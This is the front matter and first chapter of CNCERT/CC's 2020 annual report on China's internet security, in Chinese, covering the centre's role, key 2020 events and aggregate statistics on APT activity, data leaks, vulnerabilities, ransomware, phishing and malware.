关于国家计算机网络应急技术处理协调中心

国家计算机网络应急技术处理协调中心（中文简称“国家互联网应急中心”，英文缩写“CNCERT”或“CNCERT/CC”），成立于 2001 年 8 月，为非政府非盈利的网络安全技术中心，是中国计算机网络应急技术处理体系的牵头单位。

作为国家级应急中心，CNCERT/CC 的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障关键信息基础设施的安全运行。

CNCERT/CC 的业务范围及能力如下。

事件发现。CNCERT/CC 依托公共互联网网络安全监测平台开展对基础信息网络、金融证券等重要信息系统、移动互联网服务提供商、增值电信企业等安全事件的自主监测。同时还通过与国内外合作伙伴进行数据和信息共享，以及通过网站、电子邮箱、热线电话、传真等接收国内外用户的网络安全事件报告等多种渠道发现网络攻击威胁和网络安全事件。

预警通报。CNCERT/CC 依托对丰富数据资源的综合分析和多渠道的信息获取实现网络安全威胁的分析预警、网络安全事件的情况通报、宏观网络安全状况的态势分析等，为用户单位提供互联网网络安全态势信息通报、网络安全技术和资源信息共享等服务。

应急处置。对于自主发现和接收到的危害较大的事件报告，CNCERT/CC 及时响应并积极协调处置，重点处置的事件包括：影响互联网运行安全的事件，波及较大范围互联网用户的事件，涉及重要政府部门和重要信息系统的事件，用户投诉造成较大影响的事件，以及境外国家级应急组织投诉的各类网络安全事件等。

测试评估。作为网络安全检测、评估的专业机构，按照“支撑监管，服务社会”的原则，以科学的方法、规范的程序、公正的态度、独立的判断，按照相关标准为政府部门、企事业单位提供安全评测服务。CNCERT/CC 还组织通信网络安全相关标准制定，参与电信网和互联网安全防护系列标准的编制等。

CNCERT/CC 的主要合作体系如下。

国内合作。作为中国计算机网络应急处理体系的牵头单位，CNCERT/CC 通过组织网络安全企业、学校、社会组织和研究机构，协调骨干网络运营单位、域名服务机构和其他应急组织等，构建中国互联网安全应急体系，共同处理各类互联网重大网络安全事件。CNCERT/CC 积极发挥行业联动合力，发起成立了国家信息安全漏洞共享平台（CNVD）、中国反网络病毒联盟（ANVA）和中国互联网网络安全威胁治理联盟（CCTGA），与国内的基础电信企业、增值电信企业、域名注册服务机构、网络安全服务厂商等建立漏洞信息共享、网络安全众测、网络病毒防范、威胁治理和情报共享等工作机制，加强网络安全信息共享和技术合作。CNCERT/CC 通过公开遴选方式，选择部分在中国境内从事网络安全服务、具备较强技术实力和社会责任感的机构作为“CNCERT/CC 网络安全应急服务支撑单位”。在 CNCERT/CC 的统一协调与指导下，各应急服务支撑单位共同参与中国互联网安全事件的应急处理工作，维护公共互联网网络安全。目前，CNCERT/CC 共有应急服务支撑单位 106 家，其中国家级 11 家、省级 71 家、反网络诈骗领域 5 家、工业控制领域 19 家。

国际合作。CNCERT/CC 积极开展网络安全国际合作，致力于构建跨境网络安全事件的快速响应和协调处置机制。截至 2020 年年底，已与 78 个国家和地区的 265 个组织建立了“CNCERT/CC 国际合作伙伴”关系，与其中的 32 个组织签订了网络安全合作协议。CNCERT/CC 是国际应急响应与安全组织 FIRST 的正式成员，以及亚太计算机应急组织 APCERT 的发起者之一，还积极参加亚太经合组织、国际电联、上合组织、东盟、金砖国家等政府层面国际和区域组织的网络安全相关工作。

联系方式

CNCERT/CC 建立了 7×24 小时的网络安全事件投诉机制，国内外用户可通过网站、电子邮箱、热线电话、传真等 4 种主要渠道向 CNCERT/CC 投诉网络安全事件。此外，CNCERT/CC 通过网站和微信公众号发布网络安全相关信息。

网　　址：https://www.cert.org.cn

电子邮箱：cncert@cert.org.cn

热线电话：+86 10 82990999（中文）
+86 10 82991000（English）

传　　真：+86 10 82990399

微信公众号：CNCERTCC

CNCERT/CC
国家互联网应急中心

2020年

中国互联网网络安全报告

国家计算机网络应急技术处理协调中心 著

人民邮电出版社
北京

内 容 提 要

本报告是国家计算机网络应急技术处理协调中心（CNCERT/CC）发布的2020年中国互联网网络安全年报。本报告汇总分析了CNCERT/CC自有网络安全监测数据和CNCERT/CC网络安全应急服务支撑单位报送的数据，具有鲜明的行业特色和重要的参考价值，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解、网络安全政策和技术动态等多个方面。其中，本报告对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、DDoS攻击监测、信息安全漏洞通报与处置、网络安全事件接收与处置等情况进行深入细致的分析，并对2020年的典型网络安全事件进行了专题介绍。此外，本报告还对网络安全组织发展情况和CNCERT/CC举办的重要网络安全会议和活动等情况进行了阶段性总结，并对2021年网络安全关注方向进行预测。

本报告内容依托CNCERT/CC多年来从事网络安全监测、预警和应急处置等工作的实际情况，对我国互联网网络安全状况进行总体判断和趋势分析，可以为政府部门提供监管支撑，为互联网企业提供运行管理技术支持，向社会公众普及互联网网络安全知识，提高全社会、全民的网络安全意识。

《2020 年中国互联网网络安全报告》
编 委 会

主　　编　李湘宁

副 主 编　卢　卫　严寒冰

执行编委　丁　丽

编　　委　王宏宇　徐　剑　韩志辉　郭　晶
王小群　何能强　贾子骁　肖崇蕙
徐　原　姚　力　严定宇　王适文
张　翀

前言

FOREWORD

信息技术广泛应用和网络空间发展，极大促进了经济社会繁荣进步，同时也带来新的安全风险和挑战。网络空间安全（以下简称“网络安全”）事关人类共同利益，事关世界和平与发展，事关各国国家安全。国家计算机网络应急技术处理协调中心（CNCERT/CC）作为非政府非盈利的网络安全技术中心，是中国计算机网络应急处理体系的牵头单位。

作为国家级应急中心，CNCERT/CC 的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，运行和管理国家信息安全漏洞共享平台（CNVD），维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行。

历经 21 年的实践，CNCERT/CC 已形成多种渠道的网络攻击威胁和安全事件发现能力，与国内外数百个机构和部门建立网络安全信息通报和事件处置协作机制，依托所掌握的丰富数据资源和信息实现对网络安全威胁和宏观态势的分析预警，在维护我国公共互联网环境安全、保障基础信息网络和重要信息系统安全运行、保护互联网用户上网安全、宣传网络安全防护意识和知识等方面起到重要作用。

自 2004 年起，CNCERT/CC 根据工作中受理、监测和处置的网络攻击事件和安全威胁信息，每年撰写和发布《CNCERT/CC 网络安全工作报告》，为相关部门和社会公众了解国家网络安全状况和发展趋势提供参考。2008 年，在收录、统计通信行业相关部门网络安全工作情况和数据的基础上，《CNCERT/CC 网络安全

工作报告》正式更名为《中国互联网网络安全报告》。自2010年起，CNCERT/CC精心编制并公开发布年度互联网网络安全态势报告，受到社会各界的广泛关注。

《2020年中国互联网网络安全报告》汇总分析了CNCERT/CC自有网络安全监测数据和CNCERT/CC网络安全应急服务支撑单位报送的数据，具有鲜明的行业特色和重要的参考价值，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解、网络安全政策和技术动态等多个方面。其中，本报告对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、DDoS攻击监测、信息安全漏洞通报与处置、网络安全事件接收与处置等情况进行深入细致的分析，并对2020年的典型网络安全事件进行专题介绍。此外，本报告还对网络安全组织发展情况和CNCERT/CC举办的重要网络安全会议和活动等进行了阶段性总结。最后，本报告对2021年网络安全关注方向进行预测。

特别说明：

1）《2020年中国互联网网络安全报告》电子版可以在CNCERT/CC官方网站（https://www.cert.org.cn）免费下载；

2）《2020年中国互联网网络安全报告》中其他单位所提供数据的真实性和准确性由报送单位负责，CNCERT/CC未做验证。

国家计算机网络应急技术处理协调中心

2021年6月

目 录

CONTENTS

2020 年网络安全大事记 12

01 2020 年网络安全状况综述 15

1.1 2020 年我国互联网网络安全状况 15
1.2 2020 年我国互联网网络安全监测数据分析 22

02 网络安全专题分析 34

2.1 2020 年我国境内云网络安全态势专题分析 34
2.2 2020 年我国境内联网智能设备安全态势专题分析 43
2.3 2020 年我国网络生物安全态势专题分析 54
2.4 SolarWinds 供应链攻击事件专题分析 63
2.5 2020 年网络安全漏洞影响情况分析 73
2.6 2020 年勒索病毒专题分析 83
2.7 新冠肺炎疫情相关网络攻击事件专题分析 95

03 计算机恶意程序传播和活动情况 120

3.1 木马或僵尸网络监测情况 120
3.2 恶意程序传播活动监测情况 124
3.3 支撑单位的监测情况 129

04 移动互联网恶意程序传播和活动情况 142

4.1 移动互联网恶意程序监测情况 142
4.2 支撑单位的监测情况 144

05 网站安全监测情况 148

5.1 网页篡改情况 148
5.2 网站后门情况 151
5.3 网页仿冒情况 154
5.4 支撑单位的监测情况 156

06 DDoS 攻击监测情况 174

6.1 DDoS 攻击资源监测分析情况 174
6.2 主流 DDoS 攻击平台和僵尸网络活动监测情况 188
6.3 支撑单位的监测情况 192

07 信息安全漏洞通报与处置情况 197

7.1 CNVD 漏洞收录情况 197
7.2 CNVD 行业漏洞库收录情况 200
7.3 漏洞报送和通报处置情况 201
7.4 高危漏洞典型案例 202

08 网络安全事件接收与处置情况 207

8.1 事件接收情况 207
8.2 事件处置情况 209

09 网络安全组织发展情况 212

9.1 CNCERT/CC 应急服务支撑单位 212
9.2 CNVD 支撑单位发展情况 218
9.3 ANVA 成员发展情况 222
9.4 CCTGA 成员发展情况 226

10 CNCERT/CC 举办的重要网络安全会议和活动 231

11 2021 年网络安全关注方向预测 238

附录：网络安全术语解释 240

1

2020 年 1 月

中央政法工作会议明确 2020 年防控新型网络安全风险将成为重中之重

中央政法工作会议在京召开，明确 2020 年要把防控新型网络安全风险工作摆在突出位置来抓，提升网络社会综合治理能力，不断健全网络社会综合防控体系，构筑打击遏制网络犯罪的“新高地”、大数据安全的“防护罩”、新业态风险的“隔离带”。

2

2020 年 2 月

《关于做好个人信息保护利用大数据支撑联防联控工作的通知》发布

为做好新型冠状病毒感染肺炎疫情联防联控中的个人信息保护，积极利用包括个人信息在内的大数据支撑联防联控工作，中共中央网络安全和信息化委员会办公室发布《关于做好个人信息保护利用大数据支撑联防联控工作的通知》。

9

2020 年 9 月

2020 年国家网络安全宣传周成功举办

2020 年国家网络安全宣传周活动在全国范围内开展，其中网络安全高峰论坛等重要活动在河南省郑州市举办。2020 年国家网络安全宣传周深入贯彻落实习近平总书记关于“网络强国”的重要思想，特别是“四个坚持”的重要指示，采取线上活动为主、线上线下相结合的方式，通过云展览、线上论坛、虚拟课堂、在线答题、网络直播等多种方式，发动网信企业、媒体、社会组织、群众广泛参与，深入开展宣传教育活动。

9

2020 年 9 月

我国提出《全球数据安全倡议》

国务委员兼外交部部长王毅在“抓住数字机遇，共谋合作发展”国际研讨会高级别会议上发表题为《坚守多边主义 倡导公平正义 携手合作共赢》的主旨讲话，提出《全球数据安全倡议》，强调各国亟须加强沟通，建立互信，密切协调，深化合作，共商应对数据安全风险之策，共谋全球数字治理之道。

11

2020 年 11 月

2020 世界互联网大会 · 互联网发展论坛成功举办

2020 世界互联网大会 · 互联网发展论坛 11 月 23 日在浙江乌镇开幕。国家主席习近平向论坛致贺信，指出新冠肺炎疫情发生以来，互联网对促进各国经济复苏、保障社会运行、推动国际抗疫合作发挥了重要作用，强调中国愿同世界各国一道，把握信息革命历史机遇，培育创新发展新动能，开创数字合作新局面，打造网络安全新格局，构建网络空间命运共同体，携手创造人类更加美好的未来。

12

2020 年 12 月

CNCERT 应急响应国际合作伙伴 2020 年视频会议成功举办

12 月 16 日，由国家计算机网络应急技术处理协调中心主办的 CNCERT 应急响应国际合作伙伴 2020 年视频会议在线上成功举办。本次会议以“疫情下的网络安全应急响应合作”为主题，设置“国际合作”和“技术经验”两个版块。来自全球近 20 个国家和地区的 30 余个组织的 80 多名代表参加了此次会议。

2020 年 4 月 4

《网络安全审查办法》公布

为了确保关键信息基础设施供应链安全，维护国家安全，依据《中华人民共和国国家安全法》《中华人民共和国网络安全法》，国家互联网信息办公室、国家发展和改革委员会、工业和信息化部、公安部、国家安全部、财政部、商务部、中国人民银行、国家市场监督管理总局、国家广播电视总局、国家保密局、国家密码管理局联合制定了《网络安全审查办法》，自 2020 年 6 月 1 日起实施。

2020 年 4 月 4

《中共中央 国务院关于构建更加完善的要素市场化配置体制机制的意见》公布

作为中央第一份关于要素市场化配置的文件，《中共中央 国务院关于构建更加完善的要素市场化配置体制机制的意见》明确了要素市场制度建设的方向和重点改革任务，数据作为一种新型生产要素被写入文件中，与土地、劳动力、资本、技术等传统要素并列为要素之一，应加快培育数据要素市场，推进政府数据开放共享，提升社会数据资源价值，加强数据资源整合和安全保护。

2020 年 5 月 5

国家互联网信息办公室启动 2020“清朗”专项行动

为进一步规范网上信息传播秩序，切实维护广大人民群众切身利益，促使网络空间更加清朗，国家互联网信息办公室在全国范围内启动为期 8 个月的 2020“清朗”专项行动。国家互联网信息办公室有关负责人表示，“清朗”专项行动是网络综合治理的一项基础性、长期性任务，下一步将继续加大整治力度，建立完善长效治理机制，坚决遏制网上违法和不良信息蔓延态势。

2020 年 7 月 7

App 违法违规收集使用个人信息治理工作启动会在京召开

为进一步贯彻落实党中央部署，坚持网络安全为人民、网络安全靠人民、保障个人信息安全，维护公民在网络空间的合法权益，中共中央网络安全和信息化委员会办公室、工业和信息化部、公安部、国家市场监督管理总局四部门在京召开会议，启动 2020 年 App 违法违规收集使用个人信息治理工作，进一步加大整治工作力度，突出问题导向、强化标准规范支撑、加强责任追究。

2020 年 8 月 8

2020 中国网络安全年会在网上成功召开

8 月 12 日，以“并肩应对威胁挑战”为主题的 2020 中国网络安全年会召开。年会首次以网上方式举办，由国家互联网信息办公室指导，国家计算机网络应急技术处理协调中心（CNCERT/CC）主办，10 家网络安全企业联合主办，中国通信学会通信安全技术委员会协办。年会共设置 6 个主题分论坛。

01

2020 年网络安全状况综述

2020年，全球突发新冠肺炎疫情，抗击疫情成为各国紧迫任务。不论是在疫情防控相关工作领域，还是在远程办公、教育、医疗及智能化生产等生产生活领域，大量新型互联网产品和服务应运而生，在助力疫情防控的同时进一步推进社会数字化转型。与此同时，安全漏洞、数据泄露、网络诈骗、勒索病毒等网络安全威胁日益凸显，有组织、有目的的网络攻击形势愈加明显，为网络安全防护工作带来更多挑战。

1.1 2020 年我国互联网网络安全状况

1.1.1 我国网络安全法律法规体系日趋完善，网络安全威胁治理成效显著

（1）我国网络安全法律法规体系建设进一步完善

2020年，多项网络安全法律法规面向社会公众发布，我国网络安全法律法规体系日臻完善。国家互联网信息办公室等12个部门联合制定和发布《网络安全审查办法》，以确保关键信息基础设施供应链安全，维护国家安全。全国人大法工委就《数据安全法(草案)》和《个人信息保护法（草案）》征求社会公众意见，法律将为切实保护数据安全和用户个人信息安全提供强有力的法治保障。《密码法》正式施行，规定使用密码进行数据加密、身份认证以及开展商用密码应用安全性评估成为系统运营单位的法定义务。《中共中央关于制定国民经济和社会发展第十四个五年规划和二〇三五年远景目标的建议》正式发布，提出保障国家数据安全，加强个人信息保护，全面加强网络安全保障体系和能力建设，维护水利、电力、供水、油

气、交通、通信、网络、金融等重要基础设施安全。中共中央印发《法治社会建设实施纲要（2020-2025年）》，要求依法治理网络空间，推动社会治理从现实社会向网络空间覆盖，建立健全网络综合治理体系，加强依法管网、依法办网、依法上网，全面推进网络空间法治化，营造清朗的网络空间。同时，国家发改委、工业和信息化部、公安部、交通运输部、国家市场监督管理总局等多个部门，陆续出台相关配套文件，不断推进我国各领域网络安全工作。

（2）网络安全宣传活动丰富、威胁治理成效显著

党的十八大以来，我国持续加强网络安全顶层设计，每年开展国家网络安全宣传周活动，组织丰富多样的网络安全会议、赛事等活动，不断加大网络安全知识宣传力度。2020年，CNCERT/CC协调处置各类网络安全事件约10.3万起，同比减少4.2%。据抽样监测发现，我国被植入后门网站、被篡改网站等数量均有所减少，其中被植入后门的网站数量同比减少37.3%，境内政府网站被植入后门的数量大幅下降，同比减少64.3%；被篡改的网站数量同比减少45.9%。在主管部门指导下，CNCERT/CC持续开展对被用于进行DDoS（Distributed Denial of Services，分布式拒绝服务）攻击的网络资源（以下简称“攻击资源”）的治理工作，境内可被利用的攻击资源稳定性降低，被利用发起攻击的境内攻击资源数量持续控制在较低水平，有效降低了自我国境内发起的攻击流量，从源头上持续遏制DDoS攻击事件。根据其他相关报告，全年我国境内DDoS攻击次数减少16.16%，攻击总流量下降19.67%[1]；僵尸网络控制端数量在全球的占比稳步下降至2.05%[2]。

1.1.2 APT 组织利用社会热点、供应链攻击等方式持续对我国重要行业实施攻击，远程办公需求的增长扩大了 APT 攻击面

（1）利用社会热点信息投递钓鱼邮件的 APT 攻击行动高发

境外“白象”“海莲花”“毒云藤”等APT攻击组织以“新冠肺炎疫情”“基金项目申请”等相关社会热点及工作文件为诱饵，向我国重要单位邮箱账户投递钓鱼邮件，诱导受害人点击仿冒该单位邮件服务提供商或邮件服务系统的虚假页面链接，从而盗取受害人的邮箱账号和密码。2020年1月，“白象”组织利用新冠肺炎疫情相关热点，冒充我国卫生机构对我国20余家单位发起定向攻击；2月，“海莲花”组织以

[1] 相关数据来源于中国电信云堤、绿盟科技联合发布的《2020 DDoS 攻击态势报告》。
[2] 相关数据来源于卡巴斯基公司《DDoS Attacks in Q4 2020》。

“H5N1亚型高致病性禽流感疫情”“冠状病毒实时更新”等时事热点为诱饵对我国部分卫生机构发起“鱼叉”攻击；“毒云藤”组织长期利用伪造的邮箱文件共享页面实施攻击，获取了我国百余家单位的数百个邮箱的账户权限。

（2）供应链攻击成为 APT 组织常用攻击手法

APT组织多次对攻击目标采用供应链攻击。例如，新冠肺炎疫情防控下的远程办公需求明显增多，虚拟专用网络（VPN）成为远程办公人员接入单位网络的主要技术手段之一。在此背景下，部分APT组织通过控制VPN服务器，将木马文件伪装成VPN客户端升级包，下发给使用这些VPN服务器的重要单位。经监测发现，东亚区域APT组织以及“海莲花”组织等多个境外APT组织通过这一方式对我国党政机关、科研院所等多家重要行业单位发起攻击，造成较为严重的网络安全风险。2020年年底，美国爆发SolarWinds供应链攻击事件，包括美国有关政府机构及微软、思科等大型公司在内的大量机构受到影响。

（3）部分 APT 组织网络攻击工具长期潜伏在我国重要机构设备中

为长期控制重要目标从而窃取信息，部分APT组织利用网络攻击工具，在入侵我国重要机构后长期潜伏，这些工具功能强大、结构复杂、隐蔽性高。2020年3-7月，“响尾蛇”组织隐蔽控制我国某重点高校主机，持续窃取了多份文件；9月，在我国某研究机构服务器上发现“方程式”组织使用的高度隐蔽网络窃密工具，结合前期该机构主机被控情况，可以推断，最早可追溯至2013年，“方程式”组织就已开始对该研究机构实施长期潜伏攻击。

1.1.3 App 违法违规收集个人信息治理取得积极成效，但个人信息非法售卖情况仍较为严重，联网数据库和微信小程序数据泄露风险较为突出

（1）App 违法违规收集个人信息治理取得积极成效

App违法违规收集使用个人信息乱象的治理持续推进，取得积极成效。截至2020年年底，国内主流应用商店可下载的在架活跃App达到267万款，安卓、苹果App分别为105万款、162万款。为落实《中华人民共和国网络安全法》，进一步规范App个人信息收集行为，保障个人信息安全，国家互联网信息办公室会同工业和信息化部、公安部、市场监管总局持续开展App违法违规收集使用个人信息治理工作，对存在未经同意收集、超范围收集、强制授权、过度索权等违法违规问题的App依法予以公开曝光或下架处理；研究起草了《常见类型移动互联网应用程序（App）必要个人信息范围规定（征求意见稿）》并面向社会公开征求意见，规定

了地图导航、网络约车、即时通信等常见类型App的必要个人信息范围。

（2）公民个人信息未脱敏展示与非法售卖情况较为严重

监测发现涉及身份证号码、手机号码、家庭住址、学历、工作等敏感个人信息暴露在互联网上，全年仅CNCERT/CC就累计监测发现政务公开、招考公示等平台未脱敏展示公民个人信息事件107起，涉及未脱敏个人信息近10万条。此外，全年累计监测发现个人信息非法售卖事件203起，其中，银行、证券、保险相关行业用户个人信息遭非法售卖的事件占比较高，约占数据非法交易事件总数的40%；电子商务、社交平台等用户数据和高校、培训机构、考试机构等教育行业通信录数据分别占数据非法交易事件总数的20%和12%。

（3）联网数据库和微信小程序数据泄露风险问题突出

CNCERT/CC持续推进数据安全事件监测发现和协调处置工作，2020年累计监测并通报联网信息系统数据库存在安全漏洞、遭受入侵控制，以及个人信息遭盗取和非法售卖等重要数据安全事件3,000余起，涉及电子商务、互联网企业、医疗卫生、校外培训等众多行业机构。分析发现，使用MySQL、SQL Server、Redis、PostgreSQL等主流数据库的信息系统遭攻击较为频繁。其中，数据库密码爆破攻击事件最为普遍，占比高达48%，数据库遭删库、拖库、植入恶意代码、植入后门等事件时有发生，数据库存在漏洞等风险情况较为突出。

近年来，微信小程序（以下简称“小程序”）发展迅速，但也暴露出较为突出的安全隐患，特别是用户个人信息泄露风险较为严峻。CNCERT/CC从程序代码安全、服务交互安全、本地数据安全、网络传输安全、安全漏洞等5个维度，对国内50家银行发布的小程序进行了安全性检测。检测结果显示，平均1个小程序存在8项安全风险，在程序源代码暴露关键信息和输入敏感信息时未采取防护措施的小程序数量占比超过90%；未提供个人信息收集协议的超过80%；个人信息在本地储存和网络传输过程中未进行加密处理的超过60%；少数小程序则存在较严重的越权风险。

1.1.4 漏洞信息共享与应急工作稳步深化，但历史重大漏洞利用风险仍然较大，网络安全产品自身漏洞问题引起关注

（1）漏洞信息共享与应急工作稳步推进

国家信息安全漏洞共享平台（以下简称“CNVD”）全年新增收录通用软硬件漏洞数量创历史新高，达20,704个，同比增长27.9%；近5年来新增收录漏洞数量呈显著增长态势，年均增长率为17.6%。全年开展重大突发漏洞事件应急响应工作36

次，涉及办公自动化（OA）系统、内容管理系统（CMS）、防火墙系统等；对约3.1万起漏洞事件开展了验证和处置工作；及时向社会公开发布影响范围广、需终端用户尽快修复的重大安全漏洞公告26份，有效化解重大安全漏洞可能引发的安全风险。

（2）历史重大漏洞利用风险依然较为严重，漏洞修复工作尤为重要和紧迫

经抽样监测发现，利用安全漏洞针对境内主机进行扫描探测、代码执行等的远程攻击行为日均超过2,176.4万次。根据攻击来源IP地址进行统计，攻击主要来自境外，占比超过75%。攻击者所利用的漏洞类型主要覆盖网站侧、主机侧、移动终端侧，其中攻击网站所利用的典型漏洞为Apache Struts2远程代码执行、WebLogic反序列化等漏洞；攻击主机所利用的典型漏洞为“永恒之蓝”、OpenSSL“心脏滴血”等漏洞；攻击移动终端所利用的典型漏洞为Webview远程代码执行等漏洞。上述典型漏洞均为历史上曾造成严重威胁的重大漏洞，虽然已曝光较长时间，但目前仍然受到攻击者重点关注，安全隐患依然严重，针对此类漏洞的修复工作尤为重要和紧迫。

（3）网络安全产品自身漏洞风险上升

CNVD收录的通用型漏洞中，网络安全产品类漏洞数量达424个，同比增长110.9%，网络安全产品自身存在的安全漏洞需获得更多关注。终端安全响应（EDR）系统、堡垒机、防火墙、入侵防御系统、威胁发现系统等网络安全防护产品多次被披露存在安全漏洞。由于网络安全防护产品在网络安全防护体系中发挥着重要作用，且这些产品在国内使用范围较广，相关漏洞一旦被不法分子利用，可能构成严重的网络安全威胁。

1.1.5 恶意程序治理成效明显，但勒索病毒技术手段不断升级，恶意程序传播与治理对抗性加剧

（1）计算机恶意程序感染数量持续减少，移动互联网恶意程序治理成效显现

我国持续开展计算机恶意程序常态化打击工作，2020年成功关闭386个控制规模较大的僵尸网络，近5年来感染计算机恶意程序的主机数量持续下降，并保持在较低感染水平，年均减少率为25.1%。为从源头上治理移动互联网恶意程序，有效切断传播源，CNCERT/CC重点协调国内已备案的App传播渠道开展恶意App下架工作。2014-2020年下架数量分别为3.9万个、1.7万个、8,910个、8,364个、3,578个、3,057个和2,333个，恶意App下架数量持续保持逐年下降趋势。

（2）勒索病毒的勒索方式和技术手段不断升级

勒索病毒持续活跃，全年捕获勒索病毒软件78.1万余个，较2019年同比增长6.8%。近年来，勒索病毒逐渐从“广撒网”转向定向攻击，表现出更强的针对性，攻击目标主要是大型高价值机构。同时，勒索病毒的技术手段不断升级，利用漏洞入侵过程以及随后的内网横向移动过程的自动化、集成化、模块化、组织化特点愈发明显，攻击技术呈现快速升级趋势。勒索方式持续升级，勒索团伙将被加密文件窃取回传，在网站或暗网数据泄露站点上公布部分或全部文件，以威胁受害者缴纳赎金，例如我国某互联网公司就曾遭受来自勒索团伙Maze实施的此类攻击。

（3）采用 P2P 传播方式的联网智能设备恶意程序异常活跃

P2P传播方式是恶意程序的传统传播手段之一，具有传播速度快、感染规模大、追溯源头难的特点，Mozi、Pinkbot等联网智能设备恶意程序家族在利用该传播方式后活动异常活跃。据抽样监测发现，我国境内以P2P传播方式控制的联网智能设备数量非常庞大，达2,299.7万个。全年联网智能设备僵尸网络控制规模增大，部分大型僵尸网络通过P2P传播与集中控制相结合的方式对受控端进行控制。为净化网络安全环境，CNCERT/CC组织对集中式控制端进行打击，但若未清理恶意程序，受感染设备之间仍可继续通过P2P通信保持联系，并感染其他设备。随着更多物联网设备不断投入使用，采用P2P传播的恶意程序可能对网络空间产生更大威胁。

（4）仿冒 App 综合运用定向投递、多次跳转、泛域名解析等多种手段规避检测

随着恶意App治理工作持续推进，正规平台上恶意App数量逐年呈下降趋势，仿冒App已难以通过正规平台上架和传播，转而采用一些新的传播方式。一些不法分子制作仿冒App并通过分发平台生成二维码或下载链接，采取“定向投递”等方式，通过短信、社交工具等向目标人群发送二维码或下载链接，诱骗受害人下载安装。同时，还综合运用下载链接多次跳转、域名随机变化、泛域名解析等多种技术手段，规避检测。当某个仿冒App下载链接被处置后，立即生成新的传播链接，以达到规避检测的目的，增加了治理难度。

1.1.6 网页仿冒治理工作力度持续加大，因社会热点容易被黑色产业链利用开展网页仿冒诈骗，以社会热点为标题的仿冒页面骤增

（1）通过加强行业合作持续开展网页仿冒治理工作

为有效防范网页仿冒引发的危害，CNCERT/CC围绕针对金融、电信等行业的仿

冒页面进行重点处置，全年共协调国内外域名注册机构关闭仿冒页面1.7万余个；对于其他仿冒页面，通过中国互联网网络安全威胁治理联盟（CCTGA）联合国内10家浏览器厂商通过协同防御试点的方式，在用户访问钓鱼网站时进行提示拦截，全年提示拦截次数达3.9亿次。

（2）仿冒 ETC 页面呈井喷式增长

2019年以来，电子不停车收费（ETC）系统在全国大力推广，ETC页面直接涉及个人银行卡信息。不法分子通过仿冒ETC相关页面，骗取个人银行卡信息。2020年5月以来，以“ETC在线认证”为标题的仿冒页面数量呈井喷式增长，并在8月达到峰值5.6万余个，占针对我国境内网站仿冒页面总量的91%。此类仿冒页面承载IP地址多位于境外，不法分子通过“ETC信息认证”“ETC在线办理认证”“ETC在线认证中心”等不同页面内容诱骗用户提交姓名、银行账号、身份证号、手机号、密码等个人隐私信息，致使大量用户遭受经济损失。

（3）针对网上行政审批的仿冒页面数量大幅上涨

受新冠肺炎疫情影响，大量行政审批转向线上。2020年年底，出现大量以“统一企业执照信息管理系统”为标题的仿冒页面，仅11−12月即监测发现此类仿冒页面5.3万余个。不法分子通过该类页面诱骗用户在仿冒页面上提交真实姓名、银行卡号、卡内余额、身份证号、银行预留手机号等信息。此外，监测还发现大量以“核酸检测”“新冠疫苗预约”等为标题的仿冒页面，其目的在于非法获取用户姓名、住址、身份证号、手机号等个人隐私信息。

1.1.7 工业领域网络安全工作不断强化，但工业控制系统互联网侧安全风险仍较为严峻

（1）监管要求、行业扶持和产业带动成为网络安全在工业领域不断落地和深化的三大动力

为满足监管要求和行业网络安全保障需求，国家相关主管部门加大对重点行业网络安全政策和资金扶持力度，工业控制安全行业蓬勃发展。为行业量身定做的、具有实际效果的安全解决方案得到更多认可，如电网等较早开展工业控制安全的行业，已逐步从合规性需求向效果性需求转变。除外围安全监测与防护，核心软硬件的本体安全和供应链安全日益得到重视。

（2）工业控制系统互联网侧安全风险仍较为严峻

监测发现，我国境内直接暴露在互联网上的工业控制设备和系统存在高危漏洞

隐患占比仍然较高。在对能源、轨道交通等关键信息基础设施在线安全巡检中发现，20%的生产管理系统存在高危安全漏洞。与此同时，工业控制系统已成为黑客攻击利用的重要对象，境外黑客组织对我国工业控制视频监控设备进行了针对性攻击。2020年2月，针对存在某特定漏洞工业控制设备的恶意代码攻击持续半个月之久，攻击次数达6,700万次，攻击对象包含数十万个IP地址。为有效降低工业控制系统互联网侧的安全风险，各相关行业需加大资金投入力度，提升工业控制设备漏洞安全监测能力，加强处置力度，从而及时消除互联网侧安全风险暴露点。

1.2 2020 年我国互联网网络安全监测数据分析

1.2.1 恶意程序

（1）恶意程序捕获情况

全年捕获恶意程序样本数量超过4,200万个，日均传播次数为482万余次，涉及恶意程序家族近34.8万个。按照传播来源统计，境外来源主要是美国、印度等，具体占比分布如图1−1所示；境内来源主要是河南省、广东省和浙江省等。按照攻击目标IP地址统计，我国境内受恶意程序攻击的IP地址约5,541万个，约占我国IP地址总数的14.2%，这些受攻击的IP地址主要集中在山东省、江苏省、广东省、浙江省等地区。2020年我国受恶意程序攻击的IP地址占比分布情况如图1−2所示。




图 1-1　2020 年恶意程序境外传播源占比分布情况（来源：CNCERT/CC）

